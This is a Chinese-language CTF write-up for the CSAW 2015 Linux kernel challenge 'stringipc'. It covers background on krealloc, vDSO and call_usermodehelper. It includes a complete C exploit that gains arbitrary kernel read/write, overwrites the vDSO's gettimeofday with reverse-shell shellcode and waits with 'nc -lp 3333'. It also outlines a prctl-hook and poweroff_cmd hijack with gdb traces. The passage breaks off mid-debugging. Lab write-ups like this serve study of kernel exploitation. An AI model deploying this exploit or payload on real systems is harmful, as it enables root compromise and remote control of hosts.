

2015_csawctf

pwn

stringipc

前置学习

krealloc()函数

当 `krealloc()` 的 `new_size` 参数不为 0 时，将返回值作为内存块起始地址。

而当 `new_size` 参数为 0 时，返回的值不为 0

```
1.  /**
2.   * krealloc - reallocate memory. The contents will remain unchanged.
3.   * @p: object to reallocate memory for.
4.   * @new_size: how many bytes of memory are required.
5.   * @flags: the type of memory to allocate.
6.   *
7.   * The contents of the object pointed to are preserved up to the
8.   * lesser of the new and old sizes. If @p is %NULL, krealloc()
9.   * behaves exactly like kmalloc(). If @new_size is 0 and @p is not a
10.  * %NULL pointer, the object pointed to is freed.
11.  */
12. void *krealloc(const void *p, size_t new_size, gfp_t flags)
13. {
14.     void *ret;
15.
16.     if (unlikely(!new_size)) {
17.         kfree(p);
18.         return ZERO_SIZE_PTR;
19.     }
20.
21.     ret = __do_krealloc(p, new_size, flags);
22.     if (ret && p != ret)
23.         kfree(p);
24.
25.     return ret;
26. }
27. EXPORT_SYMBOL(krealloc);
28.
29. #define ZERO_SIZE_PTR ((void *)16)
```

linux 的 idr 机制

`idr` 即 ID Radix, 内核中通过 `radix` 树对 ID 进行组织和管理, 是一种将整数 ID 和指针关联在一起的一种机制。

`radix` 树基于以二进制表示的键值的查找树, 尤其适合于处理非常长的、可变长度的键值。查找时, 每个节点都存储着进行下一次的 `bit` 测试之前需要跳过的 `bit` 数目, 查找效率比较高。

- `DEFINE_IDR(name)` : 创建 `struct idr` 建立 `radix` 树;
- `int idr_alloc(struct idr *idr, void *ptr, int start, int end, gfp_t gfp_mask)` : 分配一个 ID (未占用最小值), 加入一个节点并将 ID 和指针关联;
- `static inline void *idr_find(struct idr *idr, int id)` : 根据 ID 查找 `radix` 树, 返回 ID 关联的指针。

vdso

VDSO 就是 Virtual Dynamic Shared Object。

这个文件不在磁盘上, 而是在内核里。内核把对应内存页在程序启动的时候映射入用户内存空间, 对应的程序就可以当普通的 `.so` 来使用里面的函数。存放着一些使用频率高的内核调用, 减少它们的开销。

`vdso` 里的函数主要有五个, 都是对时间要求比较高的。

- `clock_gettime`
- `gettimeofday`
- `time`
- `getcpu`
- `start` [main entry]

VDSO 所在的页, 在内核态是**可读、可写**的, 而映射至用户空间后, 用户态是**可读、可执行**的。


大致启动流程是, 在 `map_vdso()` 函数中首先查找一块用户态地址, 将该块地址设置为 `VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC`, 利用 `remap_pfn_range()` 函数将内核页映射过去。

而最新的内核中, 内核态也无法对 `vdso` 有写的权限, 无法利用。

[相关链接](#)


Before:

```
[ 0.143067] vDSO @ ffffffff82004000
[ 0.143551] vDSO @ ffffffff82006000
---[ High Kernel Mapping ]---
0xffffffff80000000-0xffffffff81000000    16M
0xffffffff81000000-0xffffffff81800000     8M ro PSE GLB x pmd
0xffffffff81800000-0xffffffff819f3000  1996K ro GLB x pte
0xffffffff819f3000-0xffffffff81a00000    52K ro NX pte
0xffffffff81a00000-0xffffffff81e00000     4M ro PSE GLB NX pmd
0xffffffff81e00000-0xffffffff81e05000    20K ro GLB NX pte
0xffffffff81e05000-0xffffffff82000000  2028K ro NX pte
0xffffffff82000000-0xffffffff8214f000  1340K RW GLB NX pte
0xffffffff8214f000-0xffffffff82281000  1224K RW NX pte
0xffffffff82281000-0xffffffff82400000  1532K RW GLB NX pte
0xffffffff82400000-0xffffffff83200000    14M RW PSE GLB NX pmd
0xffffffff83200000-0xffffffffc0000000   974M pmd
```



After:

```
[ 0.145062] vDSO @ ffffffff81da1000
[ 0.146057] vDSO @ ffffffff81da4000
---[ High Kernel Mapping ]---
0xffffffff80000000-0xffffffff81000000    16M
0xffffffff81000000-0xffffffff81800000     8M ro PSE GLB x pmd
0xffffffff81800000-0xffffffff819f3000  1996K ro GLB x pte
0xffffffff819f3000-0xffffffff81a00000    52K ro NX pte
0xffffffff81a00000-0xffffffff81e00000     4M ro PSE GLB NX pmd
0xffffffff81e00000-0xffffffff81e0b000    44K ro GLB NX pte
0xffffffff81e0b000-0xffffffff82000000  2004K ro NX pte
0xffffffff82000000-0xffffffff8214c000  1328K RW GLB NX pte
0xffffffff8214c000-0xffffffff8227e000  1224K RW NX pte
0xffffffff8227e000-0xffffffff82400000  1544K RW GLB NX pte
0xffffffff82400000-0xffffffff83200000    14M RW PSE GLB NX pmd
0xffffffff83200000-0xffffffffc0000000   974M pmd
```



call_usermodehelper

`call_usermodehelper` 是内核运行用户程序的一个接口,并且该函数有 `root` 的权限。如果我们能够控制性的调用它,就能绕过缓解机制,以 `Root` 权限执行我们想要执行的程序了。

该接口定义在 `kernel/umh.c` 中

```
1. int call_usermodehelper(const char *path, char **argv, char **envp, int wait)
2. {
3.     struct subprocess_info *info;
4.     gfp_t gfp_mask = (wait == UMH_NO_WAIT) ? GFP_ATOMIC : GFP_KERNEL;
5.
6.     info = call_usermodehelper_setup(path, argv, envp, gfp_mask,
7.                                     NULL, NULL, NULL);
8.     if (info == NULL)
9.         return -ENOMEM;
10.
11.     return call_usermodehelper_exec(info, wait);
12. }
```

```

13.
14. struct subprocess_info *call_usermodehelper_setup(const char *path, char **argv,
15.          char **envp, gfp_t gfp_mask,
16.          int (*init)(struct subprocess_info *info, struct cred *new),
17.          void (*cleanup)(struct subprocess_info *info),
18.          void *data)
19. {
20.     struct subprocess_info *sub_info;
21.     sub_info = kzalloc(sizeof(struct subprocess_info), gfp_mask);
22.     if (!sub_info)
23.         goto out;
24.
25.     INIT_WORK(&sub_info->work, call_usermodehelper_exec_work);
26.
27. #ifdef CONFIG_STATIC_USERMODEHELPER
28.     sub_info->path = CONFIG_STATIC_USERMODEHELPER_PATH;
29. #else
30.     sub_info->path = path;
31. #endif
32.     sub_info->argv = argv;
33.     sub_info->envp = envp;
34.
35.     sub_info->cleanup = cleanup;
36.     sub_info->init = init;
37.     sub_info->data = data;
38. out:
39.     return sub_info;
40. }

```

内核中有些函数，从内核调用了用户空间，例如 `kernel/reboot.c` 中的 `__orderly_poweroff()` 函数中执行了 `run_cmd()` 函数，参数是 `poweroff_cmd`，而且 `poweroff_cmd` 是一个全局变量，可以修改后指向我们的命令。

(1) modprobe_path

```

1. // /kernel/kmod.c
2. char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
3. // /kernel/kmod.c
4. static int call_modprobe(char *module_name, int wait)
5. {
6.     argv[0] = modprobe_path;
7.     info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
8.         NULL, free_modprobe_argv, NULL);
9.     return call_usermodehelper_exec(info, wait | UMH_KILLABLE);
10. // /kernel/kmod.c
11. //try to load a kernel module
12. int __request_module(bool wait, const char *fmt, ...)
13. {
14.     ret = call_modprobe(module_name, wait ? UMH_WAIT_PROC : UMH_WAIT_EXEC);
15. }

```

触发：可通过执行错误格式的elf文件来触发执行modprobe_path指定的文件。

(2) uevent_helper

```
1. // /lib/kobject_uevent.c
2. #ifdef CONFIG_UEVENT_HELPER
3. char uevent_helper[UEVENT_HELPER_PATH_LEN] = CONFIG_UEVENT_HELPER_PATH;
4. // /lib/kobject_uevent.c
5. static int init_uevent_argv(struct kobj_uevent_env *env, const char *subsystem)
6. {
7.     .....
8.     env->argv[0] = uevent_helper;
9.     ..... }
10. // /lib/kobject_uevent.c
11. int kobject_uevent_env(struct kobject *kobj, enum kobject_action action,
12.                        char *envp_ext[])
13. {
14.     .....
15.     retval = init_uevent_argv(env, subsystem);
16.     info = call_usermodehelper_setup(env->argv[0], env->argv,
17.                                     env->envp, GFP_KERNEL,
18.                                     NULL, cleanup_uevent_env, env);
19.     ..... }
```

(3) ocfs2_hb_ctl_path

```
1. // /fs/ocfs2/stackglue.c
2. static char ocfs2_hb_ctl_path[OCFS2_MAX_HB_CTL_PATH] = "/sbin/ocfs2_hb_ctl";
3. // /fs/ocfs2/stackglue.c
4. static void ocfs2_leave_group(const char *group)
5. {
6.     argv[0] = ocfs2_hb_ctl_path;
7.     ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
8. }
```

(4) nfs_cache_getent_prog

```
1. // /fs/nfs/cache_lib.c
2. static char nfs_cache_getent_prog[NFS_CACHE_UPCALL_PATHLEN] =
3.     "/sbin/nfs_cache_getent";
4. // /fs/nfs/cache_lib.c
5. int nfs_cache_upcall(struct cache_detail *cd, char *entry_name)
6. {
7.     char *argv[] = {
8.         nfs_cache_getent_prog,
9.         cd->name,
10.        entry_name,
11.        NULL
12.    };
13.     ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
14. }
```

(5) cltrack_prog

```
1. // /fs/nfsd/nfs4recover.c
2. static char cltrack_prog[PATH_MAX] = "/sbin/nfsdcltrack";
```

```

3. // /fs/nfsd/nfs4recover.c
4. static int nfsd4_umh_cltrack_upcall(char *cmd, char *arg, char *env0, char *env1)
5.     argv[0] = (char *)cltrack_prog;
6.     ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);

```

解题思路_vdso

```

ipc_channel * __fastcall realloc_ipc_channel(ipc_state *state, __int64 id, size_t size, int grow)
{
    int v4; // edx
    int v5; // er13
    ipc_channel *result; // rax
    ipc_channel *v7; // rbx
    size_t v8; // r12
    __int64 v9; // rax

    _fentry__(state);
    v5 = v4;
    result = get_channel_by_id(state, id);
    v7 = result;
    if ( (unsigned __int64)result <= 0xFFFFFFFFFFFFFFFF )
    {
        if ( v5 )
            v8 = result->buf_size + id;
        else
            v8 = result->buf_size - id;
        v9 = krealloc(result->data, v8 + 1, 0x24000C0LL);
        if ( v9 )
        {
            v7->data = (char *)v9;

```

可知，当 `v8=-1` 时，返回值 `v9=0x10` 从而绕过判断。而构造该值时，也并没有对传入的 `size` 进行检查，`v8` 即 `size` 可以为 `0xffffffffffffffff`，而此后的检测所定义的 `size` 值均为 `size_t`。所以通过题目中给出的 `seek`、`read`、`write` 功能就可以对内核及用户态地址任意读写。

首先明确一点，vDSO在用户态的权限是 `R/X`，在内核态的权限是 `R/W`，这导致了如下两种思路：

假如我们能控制RIP，就通过ROP执行内核函数 `set_memory_rw()` 来完成对用户态vdso段属性的更改，然后在用户态对vdso段的 `gettimeofday()` 函数代码进行覆盖为我们的 shellcode，该段是用户空间和内核空间共用，从而当本进程调用 `gettimeofday()` 函数的时候，就完成了对 shellcode 的执行提权。

假如我们实现的是任意地址写，就通过内核态的任意地址写来更改vdso段中 `gettimeofday()` 函数的内容，改为我们的 shellcode，当root权限的进程调用 `gettimeofday()` 函数的时候就完成了对 shellcode 的执行。

首先，利用内存任意读，查找内核中的 `vdso` 的逻辑页，和爆破 `task_struct` 不同的是，爆破vdso可以更加快速，第一可以确定 `vdso` 的范围在 `0xffffffff80000000~0xffffffffffffefff` 之间，第二该映射满足页对齐，第三它本身可以看作是一份 `ELF` 文件。

所以，设置搜索范围在 `0xffffffff80000000~0xffffffffffffefff` 中，每次仅查看页首的内容是否是ELF头

部(0x00010102464c457f), 保险起见还可以查看内部是否存在那些函数名, 来查找。找到后, 利用内存任意写, 需要在指定位置写入数据, 每个内核版本的 `vdso` 函数偏移都不一样, 需要使用 `gdb` 将对应内存 `dump` 下来(毕竟可以看作 `ELF` 文件)。

```
gdb> dump binary memory filename addr_start addr_end
```

但因为缺失符号表等数据无法用 `objdump` 来查看, 可以利用 `ida pro` 来查看到函数偏移, 在函数头对应位置, 写入伪造的 `payload` 来劫持。还要注意的, 有些内存空间缺失符号表而 `gdb` 无法查看, 可以在编译时加上 `-g` 参数, 来保存完整符号表。

```
00000000000C80 ; __int64 __fastcall gettimeofday(struct timeval *tv)
00000000000C80      public gettimeofday ; weak
00000000000C80      gettimeofday      proc near                ; DATA XREF: LOAD:00000000000001F0to
00000000000C80                                     ; LOAD:0000000000000208to
00000000000C80
00000000000C80      var_28                = qword ptr -28h
00000000000C80      var_1C                = dword ptr -1Ch
00000000000C80
```

其次, `vDSO` 在用户态的地址在高版本的 `glibc` 中可以直接使用 `getauxval(AT_SYSINFO_EHDR)` 来获取。当然, 也可以用 `cat /proc/self/maps` 来获取, 但要注意这句命令是子进程执行的, 所以不能直接用。而是先获取本进程的 `uid` 后, 再进行查看。

```
00400000-0040c000 r-xp 00000000 fd:01 664210 /bin/cat
0060b000-0060c000 r--p 0000b000 fd:01 664210 /bin/cat
0060c000-0060d000 rw-p 0000c000 fd:01 664210 /bin/cat
0173a000-0175b000 rw-p 00000000 00:00 0 [heap]
7f89330f7000-7f89333cf000 r--p 00000000 fd:01 277516 /usr/lib/locale/locale-archive
7f89333cf000-7f893358f000 r-xp 00000000 fd:01 1190676 /lib/x86_64-linux-gnu/libc-2.23.so
7f893358f000-7f893378f000 ---p 001c0000 fd:01 1190676 /lib/x86_64-linux-gnu/libc-2.23.so
7f893378f000-7f8933793000 r--p 001c0000 fd:01 1190676 /lib/x86_64-linux-gnu/libc-2.23.so
7f8933793000-7f8933795000 rw-p 001c4000 fd:01 1190676 /lib/x86_64-linux-gnu/libc-2.23.so
7f8933795000-7f8933799000 rw-p 00000000 00:00 0
7f8933799000-7f89337bf000 r-xp 00000000 fd:01 1180153 /lib/x86_64-linux-gnu/ld-2.23.so
7f8933990000-7f89339b5000 rw-p 00000000 00:00 0
7f89339be000-7f89339bf000 r--p 00025000 fd:01 1180153 /lib/x86_64-linux-gnu/ld-2.23.so
7f89339bf000-7f89339c0000 rw-p 00026000 fd:01 1180153 /lib/x86_64-linux-gnu/ld-2.23.so
7f89339c0000-7f89339c1000 rw-p 00000000 00:00 0
7ffecb690000-7ffecb6b1000 rw-p 00000000 00:00 0 [stack]
7ffecb785000-7ffecb787000 r--p 00000000 00:00 0 [vvar]
7ffecb787000-7ffecb789000 r-xp 00000000 00:00 0 [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

最后, 等待某 `root` 进程或者高权限的进程调用这个函数就可以利用反弹 `shell` 完成提权。这种方法并不直接提权, 而是采用守株待兔的方法, 等待其他高权限进程触发, 而返回 `shell`。

所以在 `payload` 里, 首先检测进程的 `uid` 来选择执行 `gettimeofday`, 还是开个子进程来执行反弹 `shell` 提权。

1. `nop`
2. `push rbx`

```
3.  xor rax,rax
4.  mov al, 0x66
5.  syscall #check uid
6.  xor rbx,rbx
7.  cmp rbx,rax
8.  jne emulate
9.
10. xor rax,rax
11. mov al,0x39
12. syscall #fork
13. xor rbx,rbx
14. cmp rax,rbx
15. je connectback
16.
17. emulate:
18. pop rbx
19. xor rax,rax
20. mov al,0x60
21. syscall
22. retq
23.
24. connectback:
25. xor rdx,rdx
26. pushq 0x1
27. pop rsi
28. pushq 0x2
29. pop rdi
30. pushq 0x29
31. pop rax
32. syscall #socket
33.
34. xchg rdi,rax
35. push rax
36. mov rcx, 0xfeffff80faf2fffd
37. not rcx
38. push rcx
39. mov rsi,rsp
40. pushq 0x10
41. pop rdx
42. pushq 0x2a
43. pop rax
44. syscall #connect
45.
46. xor rbx,rbx
47. cmp rax,rbx
48. je sh
49. xor rax,rax
50. mov al,0xe7
51. syscall #exit
52.
53. sh:
54. nop
```



```

55.  pushq 0x3
56.  pop rsi
57.  duploop:
58.  pushq 0x21
59.  pop rax
60.  dec rsi
61.  syscall #dup
62.  jne duploop
63.
64.  mov rbx,0xff978cd091969dd0
65.  not rbx
66.  push rbx
67.  mov rdi,rsi
68.  push rax
69.  push rdi
70.  mov rsi,rsi
71.  xor rdx,rdx
72.  mov al,0x3b
73.  syscall #execve
74.  xor rax,rax
75.  mov al,0xe7
76.  syscall

```

exp_vdso

其中，`hexdump()` 函数可以形象的把数据呈现出来。

```

1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <sys/prctl.h>
5.  #include <sys/types.h>
6.  #include <sys/stat.h>
7.  #include <fcntl.h>
8.  #include <string.h>
9.  #include <sys/auxv.h>
10. #include <sys/ioctl.h>
11. #include <unistd.h>
12.
13. #define CSAW_IOCTL_BASE 0x77617363
14. #define CSAW_ALLOC_CHANNEL CSAW_IOCTL_BASE+1
15. #define CSAW_OPEN_CHANNEL CSAW_IOCTL_BASE+2
16. #define CSAW_GROW_CHANNEL CSAW_IOCTL_BASE+3
17. #define CSAW_SHRINK_CHANNEL CSAW_IOCTL_BASE+4
18. #define CSAW_READ_CHANNEL CSAW_IOCTL_BASE+5
19. #define CSAW_WRITE_CHANNEL CSAW_IOCTL_BASE+6
20. #define CSAW_SEEK_CHANNEL CSAW_IOCTL_BASE+7
21. #define CSAW_CLOSE_CHANNEL CSAW_IOCTL_BASE+8
22.
23.

```

```

24. struct alloc_channel_args {
25.     size_t buf_size;
26.     int id;
27. };
28.
29. struct open_channel_args {
30.     int id;
31. };
32.
33. struct shrink_channel_args {
34.     int id;
35.     size_t size;
36. };
37.
38. struct read_channel_args {
39.     int id;
40.     char *buf;
41.     size_t count;
42. };
43.
44. struct write_channel_args {
45.     int id;
46.     char *buf;
47.     size_t count;
48. };
49.
50. struct seek_channel_args {
51.     int id;
52.     loff_t index;
53.     int whence;
54. };
55.
56. struct close_channel_args {
57.     int id;
58. };
59.
60. static void hexdump(const void* buf, unsigned long size)
61. {
62.     int col = 0, off = 0;
63.     unsigned char* p = (unsigned char*)buf;
64.     char chr[16];
65.
66.     while (size--) {
67.         if (!col)
68.             printf("\t%08x:", off);
69.         chr[col] = *p;
70.         printf(" %02x", *p++);
71.         off++;
72.         col++;
73.         if (!(col % 16)) {
74.             printf("\t");
75.             for (int i=0; i<16; i++)

```

```

76.         printf("%c", chr[i]);
77.         printf("\n");
78.         col = 0;
79.     } else if (!(col % 4))
80.         printf(" ");
81.     }
82.     for (int i=0; i<off%16; i++)
83.         printf("%c", chr[i]);
84.     puts("");
85. }
86.
87.
88. void show_vdso_userspace() {
89.     unsigned long addr=0;
90.     addr = getauxval(AT_SYSINFO_EHDR);
91.     if(addr<0) {
92.         puts("[-]cannot get vdso addr");
93.         return ;
94.     }
95. }
96. int check_vdso_shellcode(char *shellcode) {
97.     char *addr;
98.     addr = (char *)getauxval(AT_SYSINFO_EHDR);
99.     printf("vdso: 0x%lx\n", (unsigned long *)addr);
100.    if(addr<0) {
101.        puts("[-]cannot get vdso addr");
102.        return 0;
103.    }
104.
105.    for(int i=0; i<strlen(shellcode); i++) {
106.        if (*(addr+0xc80+i) != shellcode[i])
107.            return 0;
108.    }
109.    return 1;
110. }
111.
112. int main() {
113.     int fd = -1;
114.     unsigned long result = 0;
115.     struct alloc_channel_args alloc_args;
116.     struct shrink_channel_args shrink_args;
117.     struct seek_channel_args seek_args;
118.     struct read_channel_args read_args;
119.     struct close_channel_args close_args;
120.     struct write_channel_args write_args;
121.     unsigned long addr;
122.
123.     char shellcode[] =
    "\x90\x53\x48\x31\xC0\xB0\x66\x0F\x05\x48\x31\xDB\x48\x39\xC3\x75\x0F\x48\x31\xC0\xB0\x:
    39\x0F\x05\x48\x31\xDB\x48\x39\xD8\x74\x09\x5B\x48\x31\xC0\xB0\x60\x0F\x05\xC3\x48\x31'
    xD2\x6A\x01\x5E\x6A\x02\x5F\x6A\x29\x58\x0F\x05\x48\x97\x50\x48\xB9\xFD\xFF\xF2\xFA\x8(
    \xFF\xFF\xFE\x48\xF7\xD1\x51\x48\x89\xE6\x6A\x10\x5A\x6A\x2A\x58\x0F\x05\x48\x31\xDB\xx'

```

```
8\x39\xd8\x74\x07\x48\x31\xc0\xb0\xe7\x0f\x05\x90\x6a\x03\x5e\x6a\x21\x58\x48\xff\xce\:  
0f\x05\x75\xf6\x48\x31\xc0\x50\x48\xbb\xd0\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xd3\x53'  
x48\x89\xe7\x50\x57\x48\x89\xe6\x48\x31\xd2\xb0\x3b\x0f\x05\x48\x31\xc0\xb0\xe7\x0f\x0!  
";
```

```
124.  
125.     char *buf = malloc(0x1000);  
126.  
127.     fd = open("/dev/csaw", O_RDWR);  
128.     if (fd < 0) {  
129.         puts("[-] open error");  
130.         exit(-1);  
131.     }  
132.  
133.     alloc_args.buf_size = 0x100;  
134.     alloc_args.id = -1;  
135.     ioctl(fd, CSAW_ALLOC_CHANNEL, &alloc_args);  
136.     if (alloc_args.id == -1) {  
137.         puts("[-] alloc_channel error");  
138.         exit(-1);  
139.     }  
140.     printf("[+] now we get a channel %d\n", alloc_args.id);  
141.     shrink_args.id = alloc_args.id;  
142.     shrink_args.size = 0x100+1;  
143.     ioctl(fd, CSAW_SHRINK_CHANNEL, &shrink_args);  
144.     puts("[+] we can read and write any momery");  
145.  
146.     for (addr=0xffffffff80000000; addr<0xffffffffffffff; addr+=0x1000) {  
147.         seek_args.id = alloc_args.id;  
148.         seek_args.index = addr-0x10 ;  
149.         seek_args.whence= SEEK_SET;  
150.         ioctl (fd, CSAW_SEEK_CHANNEL, &seek_args);  
151.  
152.         read_args.id = alloc_args.id;  
153.         read_args.buf = buf;  
154.         read_args.count = 0x1000;  
155.         ioctl (fd, CSAW_READ_CHANNEL, &read_args);  
156.         if (((*(unsigned long *) (buf)) == 0x00010102464c457f)) ){ //elf head  
157.             result = addr;  
158.             printf("[+] found vdso: 0x%lx\n", result);  
159.             break;  
160.         }  
161.     }  
162.     if (result == 0) {  
163.         puts("not found , try again ");  
164.         exit(-1);  
165.     }  
166.     ioctl (fd, CSAW_CLOSE_CHANNEL, &close_args);  
167.  
168.     seek_args.id = alloc_args.id;  
169.     seek_args.index = result-0x10+0xc80 ;  
170.     seek_args.whence= SEEK_SET;  
171.     ioctl (fd, CSAW_SEEK_CHANNEL, &seek_args);
```

```

172.
173.     write_args.id = alloc_args.id;
174.     write_args.buf = shellcode;
175.     write_args.count = strlen(shellcode);
176.     ioctl(fd, CSAW_WRITE_CHANNEL, &write_args);
177.
178.     if(check_vsdso_shellcode(shellcode)){
179.         puts("[+] shellcode is written into vdsso, waiting for a reverse shell :");
180.
181.         system("nc -lp 3333");
182.     }
183.     else{
184.         puts("[-] someting wrong ... ");
185.         exit(-1);
186.     }
187.     return 0;
188. }

```

解题思路_hijack_prctl

首先，还是要完成地址任意读写的前提要求。

linux中，有一个系统调用是 `prctl`。可以修改进程的相关属性，这是用户态可以调用的系统调用。

```

1.  SYSCALL_DEFINE5(prctl, int, option, unsigned long, arg2, unsigned long, arg3,
2.      unsigned long, arg4, unsigned long, arg5)
3.  {
4.      struct task_struct *me = current;
5.      unsigned char comm[sizeof(me->comm)];
6.      long error;
7.
8.      error = security_task_prctl(option, arg2, arg3, arg4, arg5);
9.      if (error != -ENOSYS)
10.         return error;
11.  [...]
12.  }

```

可以看出，`prctl` 系统调用内部先将参数原封不动的传给 `security_task_prctl()` 函数去处理，而它会调用到 `security_hook_list` 结构体 `hp` 的虚表 `hook` 中的 `task_prctl` 去执行。

```

1.  int security_task_prctl(int option, unsigned long arg2, unsigned long arg3,
2.      unsigned long arg4, unsigned long arg5)
3.  {
4.      int thisrc;
5.      int rc = -ENOSYS;
6.      struct security_hook_list *hp;
7.
8.      hlist_for_each_entry(hp, &security_hook_heads.task_prctl, list) {
9.          thisrc = hp->hook.task_prctl(option, arg2, arg3, arg4, arg5);

```

```

10.         if (thisrc != -ENOSYS) {
11.             rc = thisrc;
12.             if (thisrc != 0)
13.                 break;
14.         }
15.     }
16.     return rc;
17. }

```

这样，就找到一个可以通过用户态传最多5个参数，并且在内核态原封不动执行的虚函数。修改该虚表中的地址，指向篡改的指针，任意执行那个函数。

在32位下的利用方法即为通过 `VDSO` 提权。

先通过劫持 `task_prctl`，将其修改成为 `set_memory_rw()` 函数。然后传入用户态 `VDSO` 的地址，将用户态 `VDSO` 修改成为可写的属性。之后的步骤就和劫持 `VDSO` 方法是一样的了。

但是在64位下存在问题：

`prctl` 第一个参数是 `int` 类型，在64位下传参会被截断。

是要劫持 `task_prctl` 到 `call_usermodehelper` 吗？

不对，因为这里的第一个参数也是64位的，也不能直接劫持过来。

但是内核中有些代码片段是调用了 `Call_usermodehelper` 的，可以转化为我们所用，通过它们来执行用户代码或访问用户数据。

```

1.  static void poweroff_work_func(struct work_struct *work)
2.  {
3.      __orderly_poweroff(poweroff_force);
4.  }
5.
6.  static int __orderly_poweroff(bool force)
7.  {
8.      int ret;
9.
10.     ret = run_cmd(poweroff_cmd);
11.
12.     if (ret && force) {
13.         pr_warn("Failed to start orderly shutdown: forcing the issue\n");
14.
15.         emergency_sync();
16.         kernel_power_off();
17.     }
18.
19.     return ret;
20. }
21.
22. static int run_cmd(const char *cmd)
23. {

```

```

24.     char **argv;
25.     static char *envp[] = {
26.         "HOME=",
27.         "PATH=/sbin:/bin:/usr/sbin:/usr/bin",
28.         NULL
29.     };
30.     int ret;
31.     argv = argv_split(GFP_KERNEL, cmd, NULL);
32.     if (argv) {
33.         //重点调用
34.         ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
35.         argv_free(argv);
36.     } else {
37.         ret = -ENOMEM;
38.     }
39.
40.     return ret;
41. }

```

整体操作方法：

1. 泄露出相应的内核地址，分别

是 security_task_prctl、prctl_hook_task、poweroff_work_func、poweroff_cmd、selinux_disable

2. 劫持 task_prctl 为 selinux_disable() 函数地址

3. 执行 prctl 系统调用，使 selinux 失效

4. 篡改 poweroff_cmd = 预期执行的命令

2. 劫持 task_prctl 为 poweroff_work_func() 函数地址

3. 执行 prctl 系统调用

那么，如何获取关键系统函数和全局变量的偏移地址

第一处：

```

(gdb) x/30i 0xffffffff813467b0
0xffffffff813467b0: data16 data16 data16 xchg ax,ax
0xffffffff813467b5: push    rbp
0xffffffff813467b6: mov     rbp, rsp
0xffffffff813467b9: push    r15
0xffffffff813467bb: push    r14
0xffffffff813467bd: push    r13
0xffffffff813467bf: push    r12
0xffffffff813467c1: mov     r15d, 0xffffffffda
0xffffffff813467c7: push    rbx
0xffffffff813467c8: sub     rsp, 0x10
0xffffffff813467cc:
    mov     rbx, QWORD PTR [rip+0xb71d9d]          # 0xffffffff81eb8570
0xffffffff813467d3: mov     QWORD PTR [rbp-0x30], rcx
0xffffffff813467d7: mov     QWORD PTR [rbp-0x38], r8
0xffffffff813467db: cmp     rbx, 0xffffffff81eb8570
0xffffffff813467e2: je      0xffffffff81346819
0xffffffff813467e4: mov     r14d, edi
0xffffffff813467e7: mov     r13, rsi
0xffffffff813467ea: mov     r12, rdx
0xffffffff813467ed: mov     r8, QWORD PTR [rbp-0x38]
0xffffffff813467f1: mov     rcx, QWORD PTR [rbp-0x30]
0xffffffff813467f5: mov     rdx, r12
0xffffffff813467f8: mov     rsi, r13
0xffffffff813467fb: mov     edi, r14d
0xffffffff813467fe: call    QWORD PTR [rbx+0x18]

```

获取 `security_task_prctl()` 函数地址后，使用 `gdb` 查看，在第一个 `call QWORD PTR [rbx+0x18]` 处，即是 `prctl_hook_task` 的地址。


```

0xffffffff813467e7      mov     r13,rsi
0xffffffff813467ea      mov     r12,rdx
0xffffffff813467ed      mov     r8,QWORD PTR [rbp-0x38]
0xffffffff813467f1      mov     rcx,QWORD PTR [rbp-0x30]
0xffffffff813467f5      mov     rdx,r12
0xffffffff813467f8      mov     rsi,r13
> 0xffffffff813467fb      mov     edi,r14d
0xffffffff813467fe      call    QWORD PTR [rbx+0x18]
0xffffffff81346801      cmp     eax,0xffffffffda
0xffffffff81346804      je      0xffffffff8134680d

```

```

remote Thread 1.1 In:      L??  PC: 0xffffffff813467fb
0xffffffff813467e4 in ?? ()
0xffffffff813467e7 in ?? ()
0xffffffff813467ea in ?? ()
0xffffffff813467ed in ?? ()
0xffffffff813467f1 in ?? ()
0xffffffff813467f5 in ?? ()
0xffffffff813467f8 in ?? ()
0xffffffff813467fb in ?? ()
(gdb) x/gx $rbx
0xffffffff81eb7de0:      0xffffffff81ec0ca0

```

第二处：

```

(gdb) x/30i 0xffffffff810a39c0
0xffffffff810a39c0:  data16 data16 data16 xchg ax,ax
0xffffffff810a39c5:  push    rbp
0xffffffff810a39c6:  mov     rdi,0xffffffff81e4dfa0
0xffffffff810a39cd:  mov     rbp,rsi
0xffffffff810a39d0:  push    rbx
0xffffffff810a39d1:
movzx  ebx,BYTE PTR [rip+0x1157ad8]      # 0xffffffff821fb4b0
0xffffffff810a39d8:  call    0xffffffff810a34e0
0xffffffff810a39dd:  test    eax,eax
0xffffffff810a39df:  je      0xffffffff810a39e5

```

获取 `poweroff_work_func()` 函数地址后，使用 `gdb` 查看，在第一个 `call xxx` 处，是 `run_cmd()` 函数的调用，而它的 `rdi` 参数，即是 `poweroff_cmd` 的地址。

```

B+ | 0xffffffff810a39c0      data16 data16 data16 xchg ax,ax
    | 0xffffffff810a39c5      push    rbp
    | 0xffffffff810a39c6      mov     rdi,0xffffffff81e4dfa0
    | 0xffffffff810a39cd      mov     rbp,rsb
    | 0xffffffff810a39d0      push    rbx
    | 0xffffffff810a39d1      movzx   ebx,BYTE PTR [rip+0x1157ad8]
> | 0xffffffff810a39d8      call    0xffffffff810a34e0
    | 0xffffffff810a39dd      test    eax,eax
    | 0xffffffff810a39df      je      0xffffffff810a39e5
    | 0xffffffff810a39e1      test    bl,bl

```

```
remote Thread 1.1 In: L?? PC: 0xffffffff810a39d8
```

```
Breakpoint 2, 0xffffffff810a39c0 in ?? ()
```

```
(gdb) si
```

```
0xffffffff810a39c5 in ?? ()
```

```
0xffffffff810a39c6 in ?? ()
```

```
0xffffffff810a39cd in ?? ()
```

```
0xffffffff810a39d0 in ?? ()
```

```
0xffffffff810a39d1 in ?? ()
```

```
0xffffffff810a39d8 in ?? ()
```

```
(gdb) x/gx $rdi
```

```
